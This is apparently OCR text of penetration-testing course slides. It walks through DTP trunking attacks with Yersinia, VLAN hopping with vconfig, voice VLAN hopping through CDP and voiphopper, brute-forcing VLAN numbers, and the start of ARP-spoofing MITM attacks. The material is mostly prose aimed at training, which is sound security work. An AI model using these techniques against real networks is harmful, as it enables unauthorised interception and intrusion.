this slide, Yersinia indicates that the port status is "84 TRUNK/AUTO", telling us the attack was successful.



DTP Attack Walkthrough


Capturing the DTP attack from Yersinia with Wireshark allows us to inspect the attack process in more detail and gather information about the trunked VLANs accessible through the manipulated port settings:

1. In frame 25 we can see the spoofed DTP message from Yersinia, indicating the desire to trunk with the uplink switch.
2. In frame 26 the switch responds to the attacker, having configured the port as an 802.1Q trunk.
3. In frame 42 the switch sends a VLAN Virtual Trunking Protocol report, disclosing VLAN configuration information.
4. In frame 98 we can see broadcast frames from other devices through the VLAN trunk port. Inspecting the 802.1Q header on this traffic reveals the VLAN number in use for the selected frame.



Building a VLAN List

Yersinia will monitor network traffic observed and record information such as IP addresses, protocol information and VLAN settings. After executing the DTP attack, we can let Yersinia continue to monitor the network and build a list of accessible VLANs. To access the list of observed VLANs, addresses, and protocols (such as the example shown in this slide), press "g" to select the protocol mode selection dialog, scroll to select the 802.1Q entry and press Enter.




VLAN Participation

Once we have a list of VLAN interfaces, we can easily configure a Linux host to create one or more virtual interfaces, each assigned to a specified VLAN. Supporting this configuration are the Linux VLAN tools with the *vconfig* utility, and the Linux kernel module 8021q.

First, load the kernel module 8021q with the modprobe utility as shown. Next, create a virtual interface for each desired VLAN using the vconfig utility. The vconfig utility will create a sub-interface matching the parent interface with the suffix ".100" where 100 is the specified VLAN number (e.g. eth0.100). We can configure the eth0.100 interface as any other interface, removing it with the "vconfig rem eth0.100" command.


Note that the vconfig utility does not attempt to validate that you have specified the correct VLAN number; vconfig will create a VLAN sub-interface with any VLAN number you specify, encapsulating the traffic with the appropriate 802.1Q header. Also, there is no Linux support for the proprietary Cisco ISL protocol.



VLAN Hopping - 802.1Q Trunk

The examples on this slide demonstrate how an attacker can leverage access to a DTP port to hop through multiple VLANs on a connected interface. The virtual interfaces can be used indirectly with Linux bridging (where traffic destined for the 10.10.200.0/24 network is naturally bridged through that connected interface, such as in the nmap example shown on this slide). Additional routes will require manual configuration, where we can manually specify routes through interfaces by choosing one virtual interface or another as the default gateway, as shown below (where all traffic will be routed through the eth0.200 interface, unless another interface exists that is directly connected to the target network):


```
# route add -net 0.0.0.0/0 eth0.200
```



Voice VLAN Hopping

Cisco switches support a special configuration mode where a single switch port can be used to connect a VoIP phone to a voice VLAN, while a second device can connect to the phone to access a different VLAN. The Cisco VoIP phone effectively becomes a 2-port switch, allowing the customer to retain their existing switch density while accommodating the VoIP phones on their network. In order to bridge the traffic from the workstation on a different VLAN than the phone however, the VoIP phone must become a trunk port, if only a limited one, to differentiate between its own traffic and the traffic of the downstream device.

The Cisco configuration shown on this slide is an example of how a voice VLAN is configured, using the configuration directive "switchport voice vlan 200", with a second configuration directive "switchport access vlan 100" to support the PC connecting through the phone. Despite that the switchport is configured as *access*, an attacker can manipulate the switch when directly connected to access the voice VLAN.




Cisco Discovery Protocol

The traffic shown on this slide is from a Cisco Discovery Protocol (CDP) packet, filtered using the Wireshark "cdp" filter directive. Note that in the two packets shown on this slide, the packet interval is 60 seconds, the default timer interval for Cisco switches to send CDP packets.

Inspecting the payload of the CDP packet reveals several useful configuration details about the network, including:

- Device ID: The hostname of the Cisco switch.
- Software Version: The version of IOS used.
- Platform: The switch model number.
- Port ID: The port designation that the station is connected to.
- Native VLAN: The native VLAN used by the workstation. This is the intended port for use by the workstation connected to the phone, or to the switch directly.
- VoIP VLAN Reply: The voice VLAN intended for use by Cisco VoIP devices.


By inspecting the CDP packet, we can identify the native VLAN number and the VoIP VLAN number, which is sufficient information to allow an attacker to hop to a different VLAN.



Accessing Cisco VoIP VLAN

Returning to the vconfig utility, knowledge of the VoIP VLAN number is all that is necessary to create a new sub-interface that sends 802.1Q encapsulated traffic to the switch, mirroring the behavior of the Cisco VoIP phone when used to connect a downstream PC. By creating the sub-interface, an attacker can access the voice VLAN with an opportunity to manipulate other VoIP phones used in the organization.


Note that we relied on the presence of CDP traffic to identify the voice VLAN. It is possible to configure a Cisco VoIP phone to apply an 802.1Q header on all PC traffic based on a static VLAN designation, obviating the need for the CDP protocol. This represents a security-through-obscurity obstacle for an attacker. Since there are only 4094 possible VLAN numbers, the attacker can simply brute-force the voice VLAN number using a shell script with the vconfig utility, watching for any network traffic on the created interface for several seconds before destroying the interface. Further, this process could be implemented in parallel, testing multiple VLAN "guesses" at the same time, only limited by the CPU and memory of the attacker's system.




voiphopper

The tool voiphopper automates the process of watching for CDP traffic to identify the voice VLAN number, creating the necessary sub-interface and launches a DHCP client to obtain an IP address. Available at http://voiphopper.sf.net, voiphopper requires that we specify the switch architecture with the "-c" argument and the connected interface name with "-i". Voiphopper also supports a similar attach technique against other switch vendors as well, including Avaya and Nortel devices.

In order to use voiphopper, you must install the DHCP client utility "dhclient". Voiphopper will not attempt to create the VLAN sub-interface if the dhclient utility is missing.



Manipulating the Network
Next we'll look at various techniques to manipulate network protocols, establishing a position as a man-in-the-middle attacker, targeting ARP, HSRP, VRRP and common routing protocols.




Network Manipulation

With expanding network access through NAC bypass and VLAN hopping techniques, we can focus on manipulating the network. A commonly desirable technique is to manipulate the network to create a Man In The Middle (MITM) opportunity, forcing the delivery of traffic to go through the attacker before it reaches its intended destination.

Several opportunities are available to implement MITM attacks, though many networks will implement defenses against more common attack techniques, forcing us to seek less-common techniques to be successful.


Through network manipulation, we create the opportunity to observe data in the network, including sensitive information that can yield an attacker escalated network or system access. Next we'll explore this concept and several techniques supporting network manipulation.



LAN Manipulation

First we'll focus on manipulating devices on the same LAN or VLAN as the attacker. This is the most common implementation of MITM attacks, manipulating other clients into believing that we are the default gateway system and, therefore, becoming a traffic bridging device on the network. Multiple tools are available to implement these attacks including arpspoof, Cain & Abel, and Ettercap.

Due to its custom functionality, advanced features and attractive command-line interface (allowing us to mount an attack without a tty on the victim), we'll focus on leveraging Ettercap for LAN manipulation attacks.




ARP Spoofing

ARP spoofing is a common technique used to manipulate a switched network, allowing an attacker to eavesdrop on all or selected LAN activity by establishing a MITM attack. With access to the LAN, the attacker enumerates hosts on the network to learn ARP address and IP address information. This is commonly done with a flood of ARP request messages, but can also be done with ICMP Echo Request messages, or by passively observing broadcast or multicast information from clients.

Once the attacker has a list of LAN devices, it begins issuing ARP Reply messages to the uplink connection of the MITM position, commonly the default gateway. Each ARP reply message is faked, disclosing to the default gateway that the attacker's MAC address is the address that should be associated with the network node being impersonated.

